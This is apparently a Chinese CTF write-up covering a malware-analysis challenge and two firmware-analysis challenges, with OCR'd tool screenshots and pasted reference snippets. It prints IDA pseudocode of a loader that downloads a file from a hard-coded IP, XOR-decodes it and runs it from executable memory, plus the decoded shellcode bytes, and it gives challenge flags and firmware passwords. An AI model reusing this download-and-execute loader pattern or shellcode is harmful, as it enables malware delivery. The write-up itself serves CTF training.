`jpg` 用 `010 Editor` 打开啥也看不出来，猜测应该是被 `exe` 文件处理过的

```
root@mochu7-pc:/mnt/c/Users/Administrator/Desktop/工业互联网附件/恶意程序/恶意程序/3681b1e7c8c46f8098578250b5aaf05f1da3cbdc# ls
da7f90319581f7.exe  sc.jpg
root@mochu7-pc:/mnt/c/Users/Administrator/Desktop/工业互联网附件/恶意程序/恶意程序/3681b1e7c8c46f8098578250b5aaf05f1da3cbdc# file da7f90319581f7.exe
da7f90319581f7.exe: PE32 executable (console) Intel 80386, for MS Windows
root@mochu7-pc:/mnt/c/Users/Administrator/Desktop/工业互联网附件/恶意程序/恶意程序/3681b1e7c8c46f8098578250b5aaf05f1da3cbdc#
```

`ida` 打开 `exe` 文件

Functions window

Function name

- sub_401000
- sub_401302
- _main
- _printf
- __get_printf_count_output
- sub_40158F
- sub_40159A
- sub_4015C1
- operator new(uint)
- operator delete(void *)
- _calloc
- _strncpy
- _LocaleUpdate::_LocaleUpdate(localeinfo_struct *)
- strtoxl(localeinfo_struct *,char const *,char const * *,int,int)
- _strtol
- _free
- _wcscat_s
- _fast_error_exit
- __tmainCRTStartup
- start
- sub_401CF4
- __initstdio
- _lock_file

Line 3 of 217

IDA View-A | Pseudocode-C | Stack of _main | Pseudocode-B

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  WCHAR Buffer; // [esp+8h] [ebp-240h] BYREF
  char v5[518]; // [esp+Ah] [ebp-23Eh] BYREF
  WCHAR pwszUrl[28]; // [esp+210h] [ebp-38h] BYREF

  Buffer = 0;
  memset(v5, 0, sizeof(v5));
  qmemcpy(pwszUrl, L"http://142.251.43.3/sc.jpg", 0x36u);
  GetTempPathW(0x104u, &Buffer);
  wcscat_s(&Buffer, 0x104u, L"./sc.jpg");
  if ( !sub_401000(pwszUrl, &Buffer) )
    sub_401302(&Buffer);
  return 0;
}
```


跟进主函数下做处理的`sub_401302()`函数，看到了对原图每个字节做`异或0x61`处理

IDA - da7f90319581f7.exe C:\Users\Administrator\Desktop\工业互联网附件\恶意程序\恶意程序\3681b1e7c8c46f8098578250b5aaf05f1da3cbdc\da7f90319581f7.exe

File Edit Jump Search View Debugger Lumina Options Windows Help

Library function | Regular function | Instruction | Data | Unexplored | External symbol | Lumina function

Functions window

Function name

- sub_401000
- sub_401302
- _main
- _printf
- __get_printf_count_output
- sub_40158F
- sub_40159A
- sub_4015C1
- operator new(uint)
- operator delete(void *)
- _calloc
- _strncpy
- _LocaleUpdate::_LocaleUpdate(localeinfo_struct *)
- strtoxl(localeinfo_struct *,char const *,char const * *,int,int)
- _strtol
- _free
- _wcscat_s
- _fast_error_exit
- __tmainCRTStartup
- start
- sub_401CF4
- __initstdio
- _lock_file

Line 3 of 217

Graph overview

IDA View-A | Pseudocode-C | Stack of _main | Pseudocode-B | Strings window | Pseudocode-A


```
  LPTHREAD_START_ROUTINE lpStartAddress; // [esp+18h] [ebp-14h]
  void *Block; // [esp+1Ch] [ebp-10h]
  HANDLE hFile; // [esp+20h] [ebp-Ch]
  DWORD (__stdcall *v20)(LPVOID); // [esp+24h] [ebp-8h]
  char Destination; // [esp+28h] [ebp-4h] BYREF
  __int16 v22; // [esp+29h] [ebp-3h]

  v1 = CreateFileW(lpFileName, 0xC0000000, 1u, 0, 3u, 0x80u, 0);
  v2 = v1;
  hFile = v1;
  if ( v1 == (HANDLE)-1 )
  {
    CloseHandle((HANDLE)0xFFFFFFFF);
    result = -1;
  }
  else
  {
    v4 = GetFileSize(v1, 0);
    v5 = v4;
    if ( v4 )
    {
      v6 = calloc(1u, v4);
      Block = v6;
      ReadFile(hFile, v6, v5, &NumberOfBytesRead, 0);
      for ( i = 0; i < v5; ++i )
        *((_BYTE *)v6 + i) ^= 0x61u;
      dwSize = v5 / 3;
      v8 = (DWORD (__stdcall *)(LPVOID))VirtualAlloc(0, v5 / 3, 0x3000u, 0x40u);
      Destination = 0;
      v22 = 0;
      v9 = 0;
      lpStartAddress = v8;
      if ( v5 )
      {
        v20 = v8;
        do
        {
          v10 = *((_BYTE *)Block + v9);
          if ( v10 != 32 )
          {
            if ( v10 != 13 && *((_BYTE *)Block + v9 + 1) != 10 )
            {
              strncpy(&Destination, (const char *)Block + v9, 2u);
              v11 = strtol(&Destination, 0, 16);
```

00000780 sub_401302:44 (401380)

使用`010 Editor`打开`sc.jpg`，然后`工具->十六进制运算->二进制异或`

使用 010 Editor 打开 sc.jpg；然后 工具->十六进制运算->二进制异或



异或出来的内容，从末尾看已经看出来有flag字样的十六进制字符

```
E8 FF FF FF FF C0 5F B9 57 03 02 02 81 F1 02 02
02 02 83 C7 1D 33 F6 FC 8A 07 3C 02 0F 44 C6 AA
E2 F6 E8 02 02 02 02 5E 8B FE 81 C6 16 01 02 02
B9 03 02 02 02 FC AD 01 3C 07 E2 FA B9 8D 10 B7
F8 E8 4D 02 02 02 68 22 01 02 02 FF D0 B9 9E 78
78 CD E8 3C 02 02 02 6A 02 68 44 01 02 02 68 2D
01 02 02 6A 02 FF D0 33 C0 C3 53 56 8B F1 33 D2
EB 12 0F BE CB C1 CA 0D 80 FB 61 8D 41 E0 0F 4C
C1 03 D0 46 8A 1E 84 DB 75 E8 5E 8B C2 5B C3 8D
41 F8 C3 55 8B EC 83 EC 14 53 56 57 89 4D F4 64
A1 30 02 02 02 89 45 FC 8B 45 FC 8B 40 0C 8B 40
14 8B F8 89 45 EC 8B CF E8 D2 FF FF FF 8B 3F 8B
70 18 85 F6 74 4F 8B 46 3C 8B 5C 30 78 85 DB 74
44 8B 4C 33 0C 03 CE E8 8E FF FF FF 8B 4C 33 20
89 45 F8 03 CE 33 C0 89 4D F0 89 45 FC 39 44 33
18 76 22 8B 0C 81 03 CE E8 6D FF FF FF 03 45 F8
39 45 F4 74 1C 8B 45 FC 8B 4D F0 40 89 45 FC 3B
44 33 18 72 DE 3B 7D EC 75 9C 33 C0 5F 5E 5B C9
C3 8B 4D FC 8B 44 33 24 8D 04 48 0F B7 0C 30 8B
44 33 1C 8D 04 88 8B 04 30 03 C6 EB DF 20 02 02
02 33 02 02 02 38 02 02 02 75 73 65 72 33 32 2E
64 6C 6C 02 66 6C 61 67 7B 34 39 62 61 35 39 61
62 62 65 35 36 65 30 35 37 7D 02 79 6F 75 20 67
6F 74 20 69 74 21
```

HEX-字符互转

本工具主要目的是实现hex与字符之间的转换。目前支持utf-8/unicode及gbk(兼容gb2312)编码。“字符编码”为“自动”时，将自动识别hex内容并使用正确的编码处理及优化。如果不能识别或是转hex那么将使用**默认utf8编码**处理。“字符编码”：“hex”用于格式化源hex数据（专业治强迫症），此时“转hex”和“转字符”结果是一样的。

```
18 76 22 8B 0C 81 03 CE E8 6D FF FF FF 03 45 F8
39 45 F4 74 1C 8B 45 FC 8B 4D F0 40 89 45 FC 3B
44 33 18 72 DE 3B 7D EC 75 9C 33 C0 5F 5E 5B C9
C3 8B 4D FC 8B 44 33 24 8D 04 48 0F B7 0C 30 8B
44 33 1C 8D 04 88 8B 04 30 03 C6 EB DF 20 02 02
02 33 02 02 02 38 02 02 02 75 73 65 72 33 32 2E
64 6C 6C 02 66 6C 61 67 7B 34 39 62 61 35 39 61
62 62 65 35 36 65 30 35 37 7D 02 79 6F 75 20 67
6F 74 20 69 74 21
```

HEX输出格式： 空格分隔 **分行字节数：** 32 **字符编码：** 自动识别 转HEX 转字符

```
78 CD E8 3C 02 02 02 6A  02 68 44 01 02 02 68 2D   | x..<...j.hD...h-
01 02 02 6A 02 FF D0 33  C0 C3 53 56 8B F1 33 D2   | ...j...3..SV..3.
EB 12 0F BE CB C1 CA 0D  80 FB 61 8D 41 E0 0F 4C   | ..........a.A..L
C1 03 D0 46 8A 1E 84 DB  75 E8 5E 8B C2 5B C3 8D   | ...F....u.^..[..
41 F8 C3 55 8B EC 83 EC  14 53 56 57 89 4D F4 64   | A..U.....SVW.M.d
A1 30 02 02 02 89 45 FC  8B 45 FC 8B 40 0C 8B 40   | .0....E..E..@..@
14 8B F8 89 45 EC 8B CF  E8 D2 FF FF FF 8B 3F 8B   | ....E.........?.
70 18 85 F6 74 4F 8B 46  3C 8B 5C 30 78 85 DB 74   | p...tO.F<.\0x..t
44 8B 4C 33 0C 03 CE E8  8E FF FF FF 8B 4C 33 20   | D.L3.........L3
89 45 F8 03 CE 33 C0 89  4D F0 89 45 FC 39 44 33   | .E...3..M..E.9D3
18 76 22 8B 0C 81 03 CE  E8 6D FF FF FF 03 45 F8   | .v".....m....E.
39 45 F4 74 1C 8B 45 FC  8B 4D F0 40 89 45 FC 3B   | 9E.t..E..M.@.E.;
44 33 18 72 DE 3B 7D EC  75 9C 33 C0 5F 5E 5B C9   | D3.r.;}.u.3._^[.
C3 8B 4D FC 8B 44 33 24  8D 04 48 0F B7 0C 30 8B   | ..M..D3$..H...0.
44 33 1C 8D 04 88 8B 04  30 03 C6 EB DF 20 02 02   | D3......0.... ..
02 33 02 02 02 38 02 02  02 75 73 65 72 33 32 2E   | .3...8...user32.
64 6C 6C 02 66 6C 61 67  7B 34 39 62 61 35 39 61   | dll.flag{49ba59a
62 62 65 35 36 65 30 35  37 7D 02 79 6F 75 20 67   | bbe56e057}.you g
6F 74 20 69 74 21                                 | ot it!
```

未能识别的数据
当前编码：*[Hex + Ascii]*
数据长度：*374 Bytes*
插件数：*18*，耗时：*0ms*


```
flag{49ba59abbe56e057}
```

固件分析

丢失的密码


```
root@mochu7-pc:/mnt/c/Users/Administrator/Desktop/工业互联网附件# cd 固件分析/
root@mochu7-pc:/mnt/c/Users/Administrator/Desktop/工业互联网附件/固件分析# ls
丢失的密码  工业固件分析
root@mochu7-pc:/mnt/c/Users/Administrator/Desktop/工业互联网附件/固件分析# cd 丢失的密码/
root@mochu7-pc:/mnt/c/Users/Administrator/Desktop/工业互联网附件/固件分析/丢失的密码# ls
6d1c8915f6ccce78785f8f4c97d460d.png  82283ae06244ef7ff597d75ac4ca705303625165.7z  takeme.bin
root@mochu7-pc:/mnt/c/Users/Administrator/Desktop/工业互联网附件/固件分析/丢失的密码# file takeme.bin
takeme.bin: Squashfs filesystem, little endian, version 4.0, xz compressed, 9714066 bytes, 1928 inodes, blocksize: 262144 bytes, created: Fri Sep 24 11:57:14 2021
root@mochu7-pc:/mnt/c/Users/Administrator/Desktop/工业互联网附件/固件分析/丢失的密码#
```

`Squashfs filesystem`

中文维基百科Facebook粉丝专页正式上线，邀请大家一同关注。

SquashFS [编辑]

维基百科，自由的百科全书

Squashfs（.sfs） 是一套供Linux核心使用的GPL开源只读压缩文件系统。Squashfs能够为文件系统内的文件、inode及目录结构进行压缩，并支持最大1024千字节的区段，以提供更大的压缩比。

Squashfs的设计是专门为一般的只读文件系统的使用而设计，它可应用于数据备份，或是系统资源紧张的电脑上使用。最初版本的Squashfs采用 gzip 的数据压缩。版本 2.6.34 之后的Linux内核增加了对LZMA[1] 和 LZO [2]压缩算法的支持，版本 2.6.38 的内核增加了对LZMA2的支持，该算法同时也是xz使用的压缩算法。[3]

版本 2.6.35 之后的内核包含的Squashfs增加了扩展文件属性支持。[4]

用途 [编辑]

Squashfs常被用于各Linux发行版的LiveCD中，也用于OpenWrt 和DD-WRT 的路由器固件。Chromecast也是该文件系统的用户。

CSDN @末 初

squashfs文件的解压和压缩

原创 中原壹点红 2020-11-05 11:09:21 37013 收藏 1 版权

分类专栏： Linux 文章标签： ultraiso linux shell

Linux 专栏收录该内容 3 订阅 12 篇文章 订阅专栏

解压：

> unsquashfs file.squashfs（被解压的文件名称）
>
> **压缩:**
>
> mksquashfs /被压缩的目录 file.squashfs(压缩后的文件名称)
>
>

`unsquashfs takeme.bin`可直接解压

```
root@mochu7-pc:/mnt/c/Users/Administrator/Desktop/工业互联网附件/固件分析/丢失的密码# unsquashfs takeme.bin
Parallel unsquashfs: Using 12 processors
1624 inodes (1656 blocks) to write

create_inode: failed to create character device squashfs-root/squashfs-root/dev/console, because Operation not permitted

create_inode: failed to create block device squashfs-root/squashfs-root/dev/loop0, because Operation not permitted

create_inode: failed to create block device squashfs-root/squashfs-root/dev/mtd, because Operation not permitted

create_inode: failed to create block device squashfs-root/squashfs-root/dev/mtdblock1, because Operation not permitted

create_inode: failed to create character device squashfs-root/squashfs-root/dev/null, because Operation not permitted

create_inode: failed to create character device squashfs-root/squashfs-root/dev/ppp, because Operation not permitted

create_inode: failed to create character device squashfs-root/squashfs-root/dev/ptmx, because Operation not permitted

create_inode: failed to create character device squashfs-root/squashfs-root/dev/ptyp0, because Operation not permitted

create_inode: failed to create character device squashfs-root/squashfs-root/dev/ptyp1, because Operation not permitted

create_inode: failed to create character device squashfs-root/squashfs-root/dev/ptyp2, because Operation not permitted

create_inode: failed to create character device squashfs-root/squashfs-root/dev/ptyp3, because Operation not permitted

create_inode: failed to create character device squashfs-root/squashfs-root/dev/ptyp4, because Operation not permitted

create_inode: failed to create block device squashfs-root/squashfs-root/dev/ram, because Operation not permitted

create_inode: failed to create block device squashfs-root/squashfs-root/dev/ram0, because Operation not permitted

create_inode: failed to create block device squashfs-root/squashfs-root/dev/ram1, because Operation not permitted

create_inode: failed to create block device squashfs-root/squashfs-root/dev/ram2, because Operation not permitted

create_inode: failed to create block device squashfs-root/squashfs-root/dev/ram3, because Operation not permitted

create_inode: failed to create character device squashfs-root/squashfs-root/dev/rtl865x, because Operation not permitted

create_inode: failed to create character device squashfs-root/squashfs-root/dev/ttyS0, because Operation not permitted

create_inode: failed to create character device squashfs-root/squashfs-root/dev/ttyS1, because Operation not permitted

create_inode: failed to create character device squashfs-root/squashfs-root/dev/ttyp0, because Operation not permitted

create_inode: failed to create character device squashfs-root/squashfs-root/dev/ttyp1, because Operation not permitted

create_inode: failed to create character device squashfs-root/squashfs-root/dev/ttyp2, because Operation not permitted

create_inode: failed to create character device squashfs-root/squashfs-root/dev/ttyp3, because Operation not permitted
```



```
PowerShell    kali-linux

create_inode: failed to create character device squashfs-root/squashfs-root/dev/ttyp0, because Operation not permitted

create_inode: failed to create character device squashfs-root/squashfs-root/dev/ttyp1, because Operation not permitted

create_inode: failed to create character device squashfs-root/squashfs-root/dev/ttyp2, because Operation not permitted

create_inode: failed to create character device squashfs-root/squashfs-root/dev/ttyp3, because Operation not permitted

create_inode: failed to create character device squashfs-root/squashfs-root/dev/ttyp4, because Operation not permitted

create_inode: failed to create character device squashfs-root/squashfs-root/dev/urandom, because Operation not permitted
[==========================================================================================================================================\   ] 1630/1656  98%

created 1402 files
created 304 directories
created 196 symlinks
created 0 devices
created 0 fifos
created 0 sockets
root@mochu7-pc:/mnt/c/Users/Administrator/Desktop/工业互联网附件/固件分析/丢失的密码# ls
6d1c8915f6ccce78785f8f4c97d460d.png  82283ae06244ef7ff597d75ac4ca7053036251 65.7z  squashfs-root  takeme.bin
root@mochu7-pc:/mnt/c/Users/Administrator/Desktop/工业互联网附件/固件分析/丢失的密码# cd squashfs-root/
root@mochu7-pc:/mnt/c/Users/Administrator/Desktop/工业互联网附件/固件分析/丢失的密码/squashfs-root# ls
190000.squashfs          etcsecurity_setup.png        iux_download.cgi          menu_list_right.png       private                   trafficconf
192.168.0.1              etcsystem_setup.png          iux_get.cgi               menutop.gif               proc                      trafficconf_connadvanced_help.html
192.168.255.1            expertconf                   iuxpc.png                 mgmtport.html             product_db                trafficconf_connctrl_help.html
192.168.255.250          expertconf_advertise_help.html iux_set.cgi             mgr_icon.png              prsig                     trafficconf_connctrl.js
22860                    expertconf_advertise.js      iwconfig                  m_handler.cgi             ps                        trafficconf_connctrl.lang.js
22860.7z                 expertconf_advertise.lang.js iwcontrol                 mibs                      ptmx                      trafficconf_conninfo_help.html
accesslist               expertconf_ddns_help.html    iwpriv                    middle_line.gif           ptyp0                     trafficconf_conninfo.js
account.html             expertconf_ddns.js           jquery-1.11.3.min.js      middle_minus.gif          ptyp1                     trafficconf_conninfo.lang.js
addgroup                 expertconf_ddns.lang.js      jquery.backgroundSize.js  middle_plus.gif           ptyp2                     trafficconf.js
add.html                 expertconf_hostscan_help.html jquery.ezmark.min.js     mime.conf                 ptyp3                     trafficconf_linksetup_help.html
add_icon.png             expertconf_hostscan.js       jquery.js                 mime.types                ptyp4                     trafficconf_linksetup.js
```

```
addmac.html                expertconf_hostscan.lang.js   jquery.mobile-1.4.5.min.css   miniupnpd.conf          qos                        trafficconf_qos_help.html
addmanual.html             expertconf_iptv.js            jquery.mobile-1.4.5.min.js    minus_icon.gif          qosonoff.html              trafficconf_qos.js
addroute.html              expertconf_iptv.lang.js       jquery.mobile.css             minus_icon_green.png    qos.png                    trafficconf_qos.lang.js
addsearch.html             expertconf.js                 jquery.selectlist.js          minus_icon.png          qosrule.html               trafficconf_switch_help.html
adduser                    expertconf_pptpvpn_help.html  js                            mipsel-linux-uclibc     radio_off.png              trafficconf_switch.js
advancesetup               expertconf_pptpvpn.js         kill                          misc                    radio_on.png               trafficconf_switch.lang.js
advertise                  expertconf_pptpvpn.lang.js    killall                       misc.html               ram                        trigger_off.png
afp.html                   expertconf_remotepc_help.html klog                          mkdir                   ram0                       trigger_on.png
ajax-loader.gif            expertconf_remotepc.js        klogd                         mknod                   ram1                       triggerrule.html
alert.png                  expertconf_remotepc.lang.js   kr                            m_login.cgi             ram2                       triggerstatus.html
apache.html                explorerbg2.gif               kr.js                         mobile.css              ram3                       true
apcpd                      expr                          lang                          mobile.css.backup       rc                         ttyp0
apcplan.html               extendsetup.html              lang.js                       mobile.js               rcS                        ttyp1
apply_ani.gif              external.png                  laninfo                       modify.html             realtime.html              ttyp2
apply.html                 extmgr.html                   laninfo.png                   modifyroute.html        reboot                     ttyp3
apscan                     extra.png                     LAN_ON.png                    modules                 refresh_0.png              ttyp4
apscan.gif                 ez-ipupdate                   last_line.gif                 mount                   register.gif               ttyS0
arp_protection             fakedns                       last_minus.gif                mtd                     remove.gif                 ttyS1
```


解压后得到一个`squashfs-root`文件夹，下面有很多文件；还是老方法


```
grep -rn '^password.*' ./*
```

```
root@mochu7-pc:/mnt/c/Users/Administrator/Desktop/工业互联网附件/固件分析/丢失的密码/squashfs-root#
root@mochu7-pc:/mnt/c/Users/Administrator/Desktop/工业互联网附件/固件分析/丢失的密码/squashfs-root# grep -rn '^password.*' ./*
grep: ./busybox: binary file matches
grep: ./ez-ipupdate: binary file matches
./iconfig.cfg:23:password=hacked123
grep: ./iux_set.cgi: binary file matches
grep: ./libcgi.so: binary file matches
grep: ./libuClibc-0.9.30.3.so: binary file matches
grep: ./libuserland.so: binary file matches
grep: ./login_session.cgi: binary file matches
grep: ./m.cgi: binary file matches
grep: ./pppd: binary file matches
grep: ./squashfs-root/bin/busybox: binary file matches
grep: ./squashfs-root/cgibin/login_session.cgi: binary file matches
grep: ./squashfs-root/cgibin/m.cgi: binary file matches
./squashfs-root/default/etc/iconfig.cfg:23:password=WldOb2J5NWllV1YwZER4
grep: ./squashfs-root/home/httpd/cgi/iux_set.cgi: binary file matches
grep: ./squashfs-root/lib/libcgi.so: binary file matches
grep: ./squashfs-root/lib/libuClibc-0.9.30.3.so: binary file matches
grep: ./squashfs-root/lib/libuserland.so: binary file matches
grep: ./squashfs-root/sbin/ez-ipupdate: binary file matches
grep: ./squashfs-root/sbin/pppd: binary file matches
root@mochu7-pc:/mnt/c/Users/Administrator/Desktop/工业互联网附件/固件分析/丢失的密码/squashfs-root#
```



`ifconfig.cfg`文件很明显是配置文件，提交flag

```
flag{WldOb2J5NWllV1YwZER4}
```

工业固件分析



修改后缀为`zip`解压，在`\firm\Web\wwwroot\classes`发现一堆`jar`文件




使用`jd-gui`之类的反编译软件来反编译`jar`包

- https://github.com/java-decompiler/jd-gui/releases

一个个看看吧，我也不知道有什么技巧这里，找出来了的

在 `SAComm.jar` 包发现了ftp的账户和密码




```
